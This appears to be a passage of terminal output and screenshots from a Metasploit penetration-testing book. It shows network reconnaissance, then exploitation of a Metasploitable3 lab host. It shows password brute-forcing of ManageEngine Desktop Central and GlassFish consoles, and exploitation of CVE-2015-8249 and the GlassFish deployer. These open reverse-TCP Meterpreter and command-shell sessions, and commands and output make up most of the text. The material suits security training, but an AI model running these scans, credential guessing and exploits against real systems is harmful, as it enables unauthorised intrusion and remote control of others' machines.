```
msf auxiliary(tcp) > █
```

```
msf auxiliary(tcp) > run
```

```
[*] 192.168.1.19:135 - TCP OPEN
```

```
[*] 192.168.1.19:139 - TCP OPEN
```

```
msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

  Name          Current Setting  Required  Description
  ----          -
  BATCHSIZE     256              yes       The number of h
osts to probe in each set
  RHOSTS        192.168.1.19    yes       The target addr
ess range or CIDR identifier
  THREADS       10               yes       The number of c
oncurrent threads

msf auxiliary(udp_sweep) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(udp_sweep) > run
```

```
[*] Discovered DNS on 192.168.1.1:53 (961981820001000000
0000000756455253494f4e0442494e440000100003)
[*] Discovered NetBIOS on 192.168.1.5:137 (UBUNTU:<00>:U
:UBUNTU:<03>:U :UBUNTU:<20>:U :0000_MSBROWSE_00:<01>:G :
WORKGROUP:<00>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G :00
:00:00:00:00:00)
[*] Discovered NetBIOS on 192.168.1.9:137 (DESKTOP-PESQ2
1S:<00>:U :WORKGROUP:<00>:G :DESKTOP-PESQ21S:<20>:U :WOR
KGROUP:<1e>:G :b0:10:41:c8:46:df)
[*] Discovered NetBIOS on 192.168.1.14:137 (SHELL99:<20>
:U :SHELL99:<00>:U :WORKGROUP:<00>:G :WORKGROUP:<1e>:G :
4c:cc:6a:65:d3:86)
[*] Discovered NetBIOS on 192.168.1.18:137 (DESKTOP-UD19
KI0:<00>:U :DESKTOP-UD19KI0:<20>:U :WORKGROUP:<00>:G :WO
RKGROUP:<1e>:G :3c:77:e6:9f:e5:3b)
[*] Discovered SNMP on 192.168.1.19:161 (Hardware: Intel
64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Softw
are: Windows Version 6.1 (Build 7601 Multiprocessor Free
))
[*] Discovered NetBIOS on 192.168.1.21:137 (WIN-3KOU2TIJ
4E0:<20>:U :WIN-3KOU2TIJ4E0:<00>:U :WORKGROUP:<00>:G :08
:00:27:ff:e0:ef)
```

```

msf auxiliary(udp_sweep) > use auxiliary/scanner/snmp/
snmp_enum
msf auxiliary(snmp_enum) > show options

Module options (auxiliary/scanner/snmp/snmp_enum):

  Name          Current Setting  Required  Description
  ----          -
  COMMUNITY     public           yes       SNMP Community
String
  RETRIES       1                yes       SNMP Retries
  RHOSTS        192.168.1.19    yes       The target add
ress range or CIDR identifier
  RPORT         161              yes       The target por
t
  THREADS       10               yes       The number of
concurrent threads
  TIMEOUT       1                yes       SNMP Timeout
  VERSION       1                yes       SNMP Version <
1/2c>

```

```
msf auxiliary(snmp_enum) > run
```

```
[+] 192.168.1.19, Connected.
```

```
[*] System information:
```

```
Host IP                : 192.168.1.19
Hostname               : PC
Description            : Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 6.1 (Build 7601 Multiprocessor Free)
Contact                : Fugga
Location               : Hell
Uptime snmp           : 00:47:05.24
Uptime system         : 00:46:34.09
System date            : 2017-3-8 15:52:30.5
```

```
[*] User accounts:
```

```
["Guest"]
```

```
["admin"]
```

```
["win 7"]
```

```
["avtest"]
```

```
["Administrator"]
```



[\*] TCP connections and listening ports:

Local address	Local port	Remote address
Remote port	State	
0.0.0.0	135	0.0.0.0
0	listen	
0.0.0.0	49152	0.0.0.0
0	listen	
0.0.0.0	49153	0.0.0.0
0	listen	
0.0.0.0	49154	0.0.0.0
0	listen	
0.0.0.0	49157	0.0.0.0
0	listen	
0.0.0.0	49160	0.0.0.0
0	listen	
192.168.1.19	139	0.0.0.0
0	listen	
192.168.1.19	49156	212.4.153.168
80	established	
192.168.1.19	49162	209.10.120.53
443	closeWait	
192.168.1.19	49163	209.10.120.50
443	closeWait	

```
[*] Software components:
```

Index	Name
1	7-Zip 16.04 (x64)
2	AVG Protection
3	AVG
4	Sandboxie 5.14 (64-bit)
5	Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.40649
6	AVG Zen
7	Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161
8	Microsoft .NET Framework 4.6.2
9	AVG 2016
10	AVG
11	Visual Studio 2012 x64 Redistributables
12	Microsoft .NET Framework 4.6.2
13	Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.40649
14	FMW 1
15	VMware Tools

```
msf > use auxiliary/scanner/netbios/nbname
```

```
msf auxiliary(nbname) > show options
```

```
Module options (auxiliary/scanner/netbios/nbname):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
BATCHSIZE	256	yes	The number of hosts to probe in each set
RHOSTS	192.168.1.19	yes	The target address range or CIDR identifier
RPORT	137	yes	The target port
THREADS	10	yes	The number of concurrent threads

```
msf auxiliary(nbname) > set RHOSTS 192.168.1.0/24
```

```
RHOSTS => 192.168.1.0/24
```

```
msf auxiliary(nbname) > run
```

```
[*] Sending NetBIOS requests to 192.168.1.0->192.168.1.255 (256 hosts)
[*] 192.168.1.9 [DESKTOP-PESQ21S] OS:Windows Names:(DESKTOP-PESQ21S, WORKGROUP) Addresses:(192.168.204.1, 192.168.56.1, 192.168.1.9) Mac:b0:10:41:c8:46:df
[*] 192.168.1.21 [WIN-3KOU2TIJ4E0] OS:Windows Names:(WIN-3KOU2TIJ4E0, WORKGROUP) Addresses:(192.168.1.21, 169.254.44.241) Mac:08:00:27:ff:e0:ef
[*] 192.168.1.8 [MALWARE-ANALYST] OS:Unix Names:(MALWARE-ANALYST, 0000_0102_MSBROWSE_00_ WORKGROUP) Addresses:(192.168.1.8) Mac:00:00:00:00:00:00
[*] 192.168.1.13 [UBUNTU] OS:Unix Names:(UBUNTU, 0000_0102_MS BROWSE_00_ WORKGROUP) Addresses:(192.168.1.18) Mac:00:00:00:00:00:00
[*] 192.168.1.5 [UBUNTU] OS:Unix Names:(UBUNTU, 0000_0102_MS BROWSE_00_ WORKGROUP) Addresses:(192.168.1.18) Mac:00:00:00:00:00:00
[*] 192.168.1.6 [ROOT-PC] OS:Windows Names:(ROOT-PC, WORKGROUP) Addresses:(192.168.56.1, 192.168.226.2, 192.168.216.2, 192.168.234.1, 192.168.232.1, 192.168.1.6) Mac:74:e6:e2:4a:2a:47
[*] 192.168.1.14 [SHELL99] OS:Windows Names:(SHELL99, WORKGROUP) Addresses:(192.168.56.1, 192.168.103.2, 192.168.127.1, 192.168.186.1, 169.254.150.162, 192.168.1.14) Mac:4c:cc:6a:65:d3:86
```

```
msf > use auxiliary/scanner/http/http_version
```

```
msf auxiliary(http_version) > show options
```

```
Module options (auxiliary/scanner/http/http_version):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.0/24	yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

```
msf auxiliary(http_version) > █
```

```
msf auxiliary(http_version) > run

[*] 192.168.1.1:80 Realtron WebServer 1.1 ( 401-Basic r
ealm="index.htm" )
[*] 192.168.1.8:80 Apache/2.4.7 (Ubuntu)
[*] 192.168.1.7:80 HP-iLO-Server/1.30
[*] 192.168.1.5:80 Apache/2.4.18 (Ubuntu)
[*] 192.168.1.13:80 Apache/2.4.18 (Ubuntu)
[*] 192.168.1.15:80 Apache/2.4.23 (Debian)
[*] 192.168.1.14:80 Apache/2.4.23 (Win32) OpenSSL/1.0.2
h PHP/5.6.24 ( Powered by PHP/5.6.24, 302-http://192.16
8.1.14/dashboard/ )
[*] 192.168.1.21:80 Microsoft-IIS/8.5 ( Powered by PHP/
5.3.28, ASP.NET )
[*] 192.168.1.18:80 Apache/2.4.17 (Win32) OpenSSL/1.0.2
d PHP/5.5.35
[*] 192.168.1.100:80 YouTrack ( 302-http://192.168.1.10
0/oauth?state=%2F )
[*] Auxiliary module execution completed
msf auxiliary(http_version) > █
```

```
msf > use auxiliary/scanner/http/ssl
```

```
msf auxiliary(ssl) > show options
```

```
Module options (auxiliary/scanner/http/ssl):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS	192.168.1.0/24	yes	The target address range or CIDR identifier
RPORT	443	yes	The target port
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(ssl) > set threads 10
```

```
threads => 10
```

```
msf auxiliary(ssl) > run
```

```
[*] 192.168.1.8:443 Subject: /C=DE/ST=none/L=Berlin/O=OpenVAS Users United/OU=Server certificate for malware-analyst/CN=malware-analyst/emailAddress=openvassd@malware-analyst
[*] 192.168.1.8:443 Issuer: /C=DE/ST=none/L=Berlin/O=OpenVAS Users United/OU=Certification Authority for malware-analyst/CN=malware-analyst/emailAddress=ca@malware-analyst
[*] 192.168.1.8:443 Signature Alg: sha256WithRSAEncryption
[*] 192.168.1.8:443 Public Key Size: 4096 bits
[*] 192.168.1.8:443 Not Valid Before: 2017-02-21 07:27:54 UTC
[*] 192.168.1.8:443 Not Valid After: 2018-02-21 07:27:54 UTC
[+] 192.168.1.8:443 Certificate contains no CA Issuers extension... possible self signed certificate
[*] 192.168.1.8:443 has common name malware-analyst
[*] 192.168.1.7:443 Subject: /CN=ILOGGH624V548/O=Hewlett Packard Enterprise/OU=ISS/L=Houston/ST=Texas/C=US
[*] 192.168.1.7:443 Issuer: /CN=Default Issuer (Do not trust)/O=Hewlett Packard Enterprise/OU=ISS/L=Houston/ST=Texas/C=US
[*] 192.168.1.7:443 Signature Alg: sha1WithRSAEncryption
```



```

if (self.respond_to?('run_range'))
  # No automated progress reporting or error handling for run_range
  return run_range(datastore['RHOSTS'])
end

if (self.respond_to?('run_host'))

  loop do
    # Stop scanning if we hit a fatal error
    break if has_fatal_errors?

    # Spawn threads for each host
    while (@tl.length < threads_max)

      # Stop scanning if we hit a fatal error
      break if has_fatal_errors?

      ip = ar.next_ip
      break if not ip

      @tl << framework.threads.spawn("ScannerHost(#{self.refname})-#{ip}", false, ip.dup) do |tip|
        targ = tip
        nmod = self.replicant
        nmod.datastore['RHOST'] = targ
      end
    end
  end
end

```

```

# Connects to the server, creates a request, sends the request, reads the response
#
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_raw.
#
def send_request_raw(opts={}, timeout = 20)
  if datastore['HttpClientTimeout'] && datastore['HttpClientTimeout'] > 0
    | actual_timeout = datastore['HttpClientTimeout']
  else
    | actual_timeout = opts[:timeout] || timeout
  end

  begin
    | c = connect(opts)
    | r = c.request_raw(opts)
    | c.send_recv(r, actual_timeout)
  rescue ::Errno::EPIPE, ::Timeout::Error
    | nil
  end
end
end

```



```

#
# Create an arbitrary HTTP request
#
#@param opts [Hash]
# @option opts 'agent'           [String] User-Agent header value
# @option opts 'connection'     [String] Connection header value
# @option opts 'cookie'        [String] Cookie header value
# @option opts 'data'           [String] HTTP data (only useful with some methods, see rfc2616)
# @option opts 'encode'        [Bool]   URI encode the supplied URI, default: false
# @option opts 'headers'       [Hash]   HTTP headers, e.g. <code>{ "X-MyHeader" => "value" }</code>
# @option opts 'method'        [String] HTTP method to use in the request, not limited to standard methods
# @option opts 'proto'         [String] protocol, default: HTTP
# @option opts 'query'         [String] raw query string
# @option opts 'raw_headers'   [Hash]   HTTP headers
# @option opts 'uri'           [String] the URI to request
# @option opts 'version'       [String] version of the protocol, default: 1.1
# @option opts 'vhost'         [String] Host header value
#
#@return [ClientRequest]
def request_raw(opts={})
  opts = self.config.merge(opts)

  opts['ssl']       = self.ssl
  opts['cgi']       = false
  opts['port']      = self.port

  req = ClientRequest.new(opts)
end

```

```

msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > set RHOSTS 192.168.10.105
RHOSTS => 192.168.10.105
msf auxiliary(http_version) > run

[*] 192.168.10.105:80 Apache/2.4.10 (Debian) ( 302-login.php )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

## Chapter 3: Exploitation and Gaining Access

```
msf > workspace -a ClassBNetwork
[*] Added workspace: ClassBNetwork
msf > workspace ClassBNetwork
[*] Workspace: ClassBNetwork
```

```
msf auxiliary(tcp) > run

[*] 172.28.128.3:          - 172.28.128.3:22 - TCP OPEN
[*] 172.28.128.3:          - 172.28.128.3:80 - TCP OPEN
```

```
msf auxiliary(tcp) > hosts

Hosts
=====

address      mac  name  os_name  os_flavor  os_sp  purpose  info
o  comments
-  -
-  -
172.28.128.3          Unknown          device

msf auxiliary(tcp) > services

Services
=====

host      port  proto  name  state  info
----
172.28.128.3  22  tcp    open
172.28.128.3  80  tcp    open
```

```
msf > db_nmap -sS 172.28.128.3 -p- --open
[*] Nmap: Starting Nmap 7.01 ( https://nmap.org ) at 2017-03-20
12:33 IST
[*] Nmap: Stats: 0:04:51 elapsed; 0 hosts completed (1 up), 1 un
dergoing SYN Stealth Scan
[*] Nmap: SYN Stealth Scan Timing: About 23.41% done; ETC: 12:54
(0:15:52 remaining)
[*] Nmap: Stats: 0:10:59 elapsed; 0 hosts completed (1 up), 1 un
dergoing SYN Stealth Scan
[*] Nmap: SYN Stealth Scan Timing: About 49.49% done; ETC: 12:55
(0:11:13 remaining)
```

```
[*] Nmap: PORT          STATE SERVICE
[*] Nmap: 21/tcp        open  ftp
[*] Nmap: 22/tcp        open  ssh
[*] Nmap: 80/tcp        open  http
[*] Nmap: 1617/tcp      open  unknown
[*] Nmap: 3000/tcp      open  ppp
[*] Nmap: 4848/tcp      open  appserv-http
[*] Nmap: 5985/tcp      open  wsman
[*] Nmap: 8022/tcp      open  oa-system
[*] Nmap: 8080/tcp      open  http-proxy
[*] Nmap: 8484/tcp      open  unknown
[*] Nmap: 8585/tcp      open  unknown
[*] Nmap: 9200/tcp      open  wap-wsp
[*] Nmap: 49153/tcp     open  unknown
[*] Nmap: 49154/tcp     open  unknown
[*] Nmap: 49160/tcp     open  unknown
[*] Nmap: 49161/tcp     open  unknown
```

```

[*] Nmap: Nmap scan report for 172.28.128.3
[*] Nmap: Host is up (0.00075s latency).
[*] Nmap: PORT      STATE      SERVICE      VERSION
[*] Nmap: 21/tcp    open      ftp          Microsoft ftpd
[*] Nmap: 22/tcp    open      ssh          OpenSSH 7.1 (protocol 2.0)
[*] Nmap: 80/tcp    open      http         Microsoft IIS httpd 7.5
[*] Nmap: 1617/tcp  open      unknown
[*] Nmap: 3000/tcp  open      http         WEBrick httpd 1.3.1 (Ruby 2.3.1 (2016-04-26))
[*] Nmap: 4848/tcp  open      ssl/http    Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
[*] Nmap: 5985/tcp  open      http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: 8022/tcp  open      http         Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: 8080/tcp  open      http         Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
[*] Nmap: 8484/tcp  open      http         Jetty winstone-2.8
[*] Nmap: 8585/tcp  open      http         Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
[*] Nmap: 8686/tcp  filtered  sun-as-jmxrmi
[*] Nmap: 9200/tcp  open      http         Elasticsearch REST API 1.1.1 (name: Mutant X; Lucene 4.7)
[*] Nmap: 49153/tcp open      msrpc        Microsoft Windows RPC
[*] Nmap: 49154/tcp open      msrpc        Microsoft Windows RPC
[*] Nmap: 49160/tcp open      unknown
[*] Nmap: 49161/tcp open      tcpwrapped
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 58.97 seconds

```

```

msf > services

Services
=====

host      port  proto  name          state  info
-----  -
172.28.128.3  21    tcp    ftp          open   Microsoft ftpd
172.28.128.3  22    tcp    ssh          open   OpenSSH 7.1 protocol 2.0
172.28.128.3  80    tcp    http         open   Microsoft IIS httpd 7.5
172.28.128.3  1617  tcp    unknown
172.28.128.3  3000  tcp    http         open   WEBrick httpd 1.3.1 Ruby 2.3.1 (2016-04-26)
172.28.128.3  4848  tcp    ssl/http    open   Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8
172.28.128.3  5985  tcp    http         open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
172.28.128.3  8022  tcp    http         open   Apache Tomcat/Coyote JSP engine 1.1
172.28.128.3  8080  tcp    http         open   Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8
172.28.128.3  8484  tcp    http         open   Jetty winstone-2.8
172.28.128.3  8585  tcp    http         open   Apache httpd 2.2.21 (Win64) PHP/5.3.10 DAV/2
172.28.128.3  8686  tcp    sun-as-jmxrmi filtered
172.28.128.3  9200  tcp    http         open   Elasticsearch REST API 1.1.1 name: Mutant X; Lucene 4.7
172.28.128.3  49153  tcp    msrpc        open   Microsoft Windows RPC
172.28.128.3  49154  tcp    msrpc        open   Microsoft Windows RPC
172.28.128.3  49160  tcp    unknown     open
172.28.128.3  49161  tcp    tcpwrapped   open

```

ManageEngine Desktop Central 9 - Mozilla Firefox


ManageEngine Desktop... x

172.28.128.3:8022/configurations.do

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

**ManageEngine**  
**Desktop Central 9**

Integrated Desktop & Mobile Device Management Software



Desktop | Mobile

Default Login credentials admin/admin

Sign in

**Quick Links**

- Quick Tour - Features
- Supported Networks (LAN/WAN)
- Register for Free Demo

**Contact Us**

- www.desktopcentral.com
- desktopcentral-support@manageengine.com
- +1 888 720 9500

**Related Products**

**ManageEngine**  
**OS Deployer**

Automated OS Deployment solution

```
msf > search manageengine_desktop_central

Matching Modules
=====

  Name                                     Disclosure Date  Rank
  ----                                     -
  ----                                     -
  auxiliary/admin/http/manage_engine_dc_create_admin 2014-12-31      normal
  ManageEngine Desktop Central Administrator Account Creation
  auxiliary/scanner/http/manageengine_desktop_central_login
  ManageEngine Desktop Central Login Utility
  exploit/multi/http/manage_engine_dc_pmp_sql_i      2014-06-08      excellent
  ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
  exploit/windows/http/desktopcentral_file_upload   2013-11-11      excellent
  ManageEngine Desktop Central AgentLogUpload Arbitrary File Upload
  exploit/windows/http/desktopcentral_statusupdate_upload 2014-08-31      excellent
  ManageEngine Desktop Central StatusUpdate Arbitrary File Upload
  exploit/windows/http/manageengine_connectionid_write 2015-12-14      excellent
  ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability
```

```
msf > use auxiliary/scanner/http/manageengine_desktop_central_login
msf auxiliary(manageengine_desktop_central_login) > show options
```

```
Module options (auxiliary/scanner/http/manageengine_desktop_central_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	8020	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

```
root@mm:~# cewl http://172.28.128.3:8022/configurations.do -w pass.txt
CeWL 5.3 (Heading Upwards) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

```
msf auxiliary(manageengine_desktop_central_login) > set RHOSTS 172.28.128.3
RHOSTS => 172.28.128.3
msf auxiliary(manageengine_desktop_central_login) > set RPORT 8022
RPORT => 8022
msf auxiliary(manageengine_desktop_central_login) > set USERNAME admin
USERNAME => admin
msf auxiliary(manageengine_desktop_central_login) > set pass_file /root/pass.txt
pass_file => /root/pass.txt
msf auxiliary(manageengine_desktop_central_login) > run

[+] MANAGEENGINE_DESKTOP_CENTRAL - Success: 'admin:admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

ManageEngine Desktop Central 9 - Mozilla Firefox

ManageEngine Desktop Central 9

Getting Started... in simple steps

- 1 Install Agent**
  - In Workgroup Computers
  - In Active Directory Computers
  - In Remote Office Computers
  - Agent installation failed? Read this KB
- 2 Manage Desktops**
  - Install
    - Software | Patches | Mac Patches
  - Configuration
    - Firewall | Services | Security Policies
  - Scan
    - Asset | Vulnerability
  - Tools
    - Remote Control | Wakeup | Shutdown | Defrag
- 3 Reports**

```
msf > use exploit/windows/http/manageengine_connectionid_write
msf exploit(manageengine_connectionid_write) > show options

Module options (exploit/windows/http/manageengine_connectionid_write):

  Name      Current Setting  Required  Description
  ----      -
  Proxies                    no        A proxy chain of format type:host:port[,
type:host:port][...]
  RHOST                    yes       The target address
  RPORT                    8022     The target port (TCP)
  SSL                      false    Negotiate SSL/TLS for outgoing connectio
ns
  TARGETURI /                    yes       The base path for ManageEngine Desktop C
entral
  VHOST                    no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0   ManageEngine Desktop Central 9 on Windows
```

```
msf exploit(manageengine_connectionid_write) > set RHOST 172.28.128.3
RHOST => 172.28.128.3
msf exploit(manageengine_connectionid_write) > set RPORT 8022
RPORT => 8022
msf exploit(manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Creating JSP stager
[*] Uploading JSP stager eKhHm.jsp...
[*] Executing stager...
[*] Sending stage (957487 bytes) to 172.28.128.3
[*] Meterpreter session 1 opened (172.28.128.4:4444 -> 172.28.128.3:52277) at 201
7-03-20 14:59:11 +0530
[+] Deleted ../webapps/DesktopCentral/jspf/eKhHm.jsp

meterpreter > █
```

#### Description:

This module exploits a vulnerability found in ManageEngine Desktop Central 9. When uploading a 7z file, the FileUploadServlet class does not check the user-controlled ConnectionId parameter in the FileUploadServlet class. This allows a remote attacker to inject a null byte at the end of the value to create a malicious file with an arbitrary file type, and then place it under a directory that allows server-side scripts to run, which results in remote code execution under the context of SYSTEM. Please note that by default, some ManageEngine Desktop Central versions run on port 8020, but older ones run on port 8040. Also, using this exploit will leave debugging information produced by FileUploadServlet in file rdslog0.txt. This exploit was successfully tested on version 9, build 90109 and build 91084.

#### References:

<https://community.rapid7.com/community/infosec/blog/2015/12/14/r7-2015-22-manageengine-desktop-central-9-fileuploadservlet-connectionid-vulnerability-cve-2015-8249>  
<https://cvedetails.com/cve/CVE-2015-8249/>



```

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > getpid
Current pid: 4336
meterpreter > sysinfo
Computer      : METASPLOITABLE3
OS           : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter > idletime
User has been idle for: 4 hours 55 secs
meterpreter >

```

```

msf > search glassfish

Matching Modules
=====

   Name                                     Disclos
   ure Date Rank      Description
   ----
-----
  auxiliary/dos/http/hashcollision_dos      2011-12
-28      normal      Hashtable Collisions
  auxiliary/scanner/http/glassfish_login
        normal      GlassFish Brute Force Utility
  exploit/multi/browser/java_jre17_glassfish_averagerangestatisticimpl 2012-10
-16      excellent   Java Applet AverageRangeStatisticImpl Remote Code Execution
  exploit/multi/http/glassfish_deployer      2011-08
-04      excellent   Sun/Oracle GlassFish Server Authenticated Code Execution
  exploit/multi/http/struts_code_exec_classloader 2014-03
-06      manual      Apache Struts ClassLoader Manipulation Remote Code Executio
n

```

```
msf > use auxiliary/scanner/http/glassfish_login
msf auxiliary(glassfish_login) > set RHOST 172.28.128.3
RHOST => 172.28.128.3
msf auxiliary(glassfish_login) > set USERNAME admin
USERNAME => admin
msf auxiliary(glassfish_login) > set PASS_FILE /usr/share/wordlists/fasttrack.txt
PASS_FILE => /usr/share/wordlists/fasttrack.txt
msf auxiliary(glassfish_login) > set THREADS 20
THREADS => 20
msf auxiliary(glassfish_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(glassfish_login) > run
```

```
msf auxiliary(glassfish_login) > run
```

```
[*] GLASSFISH - Checking if Glassfish requires a password...
[*] GLASSFISH - Glassfish is protected with a password
[+] GLASSFISH - Success: 'admin:sploit'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Home About... Logout Help

User: admin | Domain: domain1 | Server: 172.28.128.3

### GlassFish™ Server Open Source Edition

#### GlassFish Console - Common Tasks

**Tree**

- Common Tasks
- Domain
  - server (Admin Server)
- Clusters
- Standalone Instances
- Nodes
- Applications
- Lifecycle Modules
- Monitoring Data
- Resources
  - Concurrent Resources
  - Connectors
  - JDBC
  - JMS Resources
  - JNDI
  - JavaMail Sessions
  - Resource Adapter Configs
- Configurations

**GlassFish News**

- Support
- Registration
- GlassFish News

**Deployment**

- List Deployed Applications
- Deploy an Application

**Administration**

- Change Administrator Password
- List Password Aliases

**Documentation**

- Open Source Edition Documentation Set
- Quick Start Guide
- Administration Guide
- Application Development Guide
- Application Deployment Guide

**Update Center**

- Installed Components
- Available Updates
- Available Add-Ons

```
msf > use exploit/multi/http/glassfish_deployer
msf exploit(glassfish_deployer) > show options

Module options (exploit/multi/http/glassfish_deployer):

  Name          Current Setting  Required  Description
  ----          -
  APP_RPORT     8080             yes       The Application interface port
  PASSWORD      /               no        The password for the specified username
  Proxies       /               no        A proxy chain of format type:host:port[
, type:host:port][...]
  RHOST         /               yes       The target address
  RPORT         4848            yes       The target port (TCP)
  SSL           false           no        Negotiate SSL for outgoing connections
  TARGETURI     /               yes       The URI path of the GlassFish Server
  USERNAME      admin           no        The username to authenticate as
  VHOST         /               no        HTTP server virtual host

Exploit target:

  Id  Name
  --  -
  0   Automatic
```

```
msf exploit(glassfish_deployer) > set RHOST 172.28.128.3
RHOST => 172.28.128.3
msf exploit(glassfish_deployer) > set PASSWORD sploit
PASSWORD => sploit
msf exploit(glassfish_deployer) > exploit
```

```
[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Unsupported version:
[*] Glassfish edition:
[*] Trying to login as admin:sploit
[-] Exploit aborted due to failure: no-access: http://172.28.128.3:4848/ - Glass
Fish - Failed to authenticate
[*] Exploit completed, but no session was created.
```

```
msf exploit(glassfish_deployer) > set SSL true
SSL => true
msf exploit(glassfish_deployer) > exploit

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Glassfish edition: GlassFish Server Open Source Edition 4.0
[*] Trying to login as admin:sploit
[*] Sending stage (957487 bytes) to 172.28.128.3
[*] Attempting to automatically select a target...
[-] Exploit aborted due to failure: no-target: Unable to automatically select a target
[*] Exploit completed, but no session was created.
msf exploit(glassfish_deployer) >
```

```
msf exploit(glassfish_deployer) > show targets
```

Exploit targets:

Id	Name
--	----
0	Automatic
1	Java Universal
2	Windows Universal
3	Linux Universal

```
msf exploit(glassfish_deployer) > set target 1
target => 1
```

```
msf exploit(glassfish_deployer) > show payloads
```

Compatible Payloads

=====

Name	Disclosure Date	Rank	Description
----	-----	----	-----
generic/custom		normal	Custom Payload
generic/shell_bind_tcp		normal	Generic Command Shel
1, Bind TCP Inline			
generic/shell_reverse_tcp		normal	Generic Command Shel
1, Reverse TCP Inline			
java/meterpreter/bind_tcp		normal	Java Meterpreter, Ja
va Bind TCP Stager			
java/meterpreter/reverse_http		normal	Java Meterpreter, Ja
va Reverse HTTP Stager			
java/meterpreter/reverse_https		normal	Java Meterpreter, Ja
va Reverse HTTPS Stager			
java/meterpreter/reverse_tcp		normal	Java Meterpreter, Ja
va Reverse TCP Stager			
java/shell/bind_tcp		normal	Command Shell, Java
Bind TCP Stager			
java/shell/reverse_tcp		normal	Command Shell, Java
Reverse TCP Stager			
java/shell_reverse_tcp		normal	Java Command Shell,

```
msf exploit(glassfish_deployer) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
```

```
msf exploit(glassfish_deployer) > set LHOST 172.28.128.4
LHOST => 172.28.128.4
```

```
msf exploit(glassfish_deployer) > exploit
```

```
[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Glassfish edition: GlassFish Server Open Source Edition 4.0
[*] Trying to login as admin:sploit
[*] Uploading payload...
[*] Successfully uploaded
[*] Executing /RfUIdlEsEyzhU2758b4RzQ0exTIGOR/CDbx5.jsp...
[*] Sending stage (49645 bytes) to 172.28.128.3
[*] Meterpreter session 1 opened (172.28.128.4:4444 -> 172.28.128.3:50352) at 20
17-03-20 22:59:19 +0530
[*] 172.28.128.3 - Meterpreter session 1 closed. Reason: Died
[*] Getting information to undeploy...
[*] Undeploying RfUIdlEsEyzhU2758b4RzQ0exTIGOR...
[*] Undeployment complete.
```

```
[*] Invalid session identifier: 1
```

```
msf exploit(glassfish_deployer) > █
```

```
msf exploit(glassfish_deployer) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf exploit(glassfish_deployer) > exploit

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Glassfish edition: GlassFish Server Open Source Edition 4.0
[*] Trying to login as admin:sploit
[*] Uploading payload...
[*] Successfully uploaded
[*] Executing /UeDa/YxPyCuZi12nyFWS6oR6Kb.jsp...
[*] Sending stage (2952 bytes) to 172.28.128.3
[*] Command shell session 2 opened (172.28.128.4:4444 -> 172.28.128.3:50444) at
2017-03-20 23:00:12 +0530
[*] Getting information to undeploy...
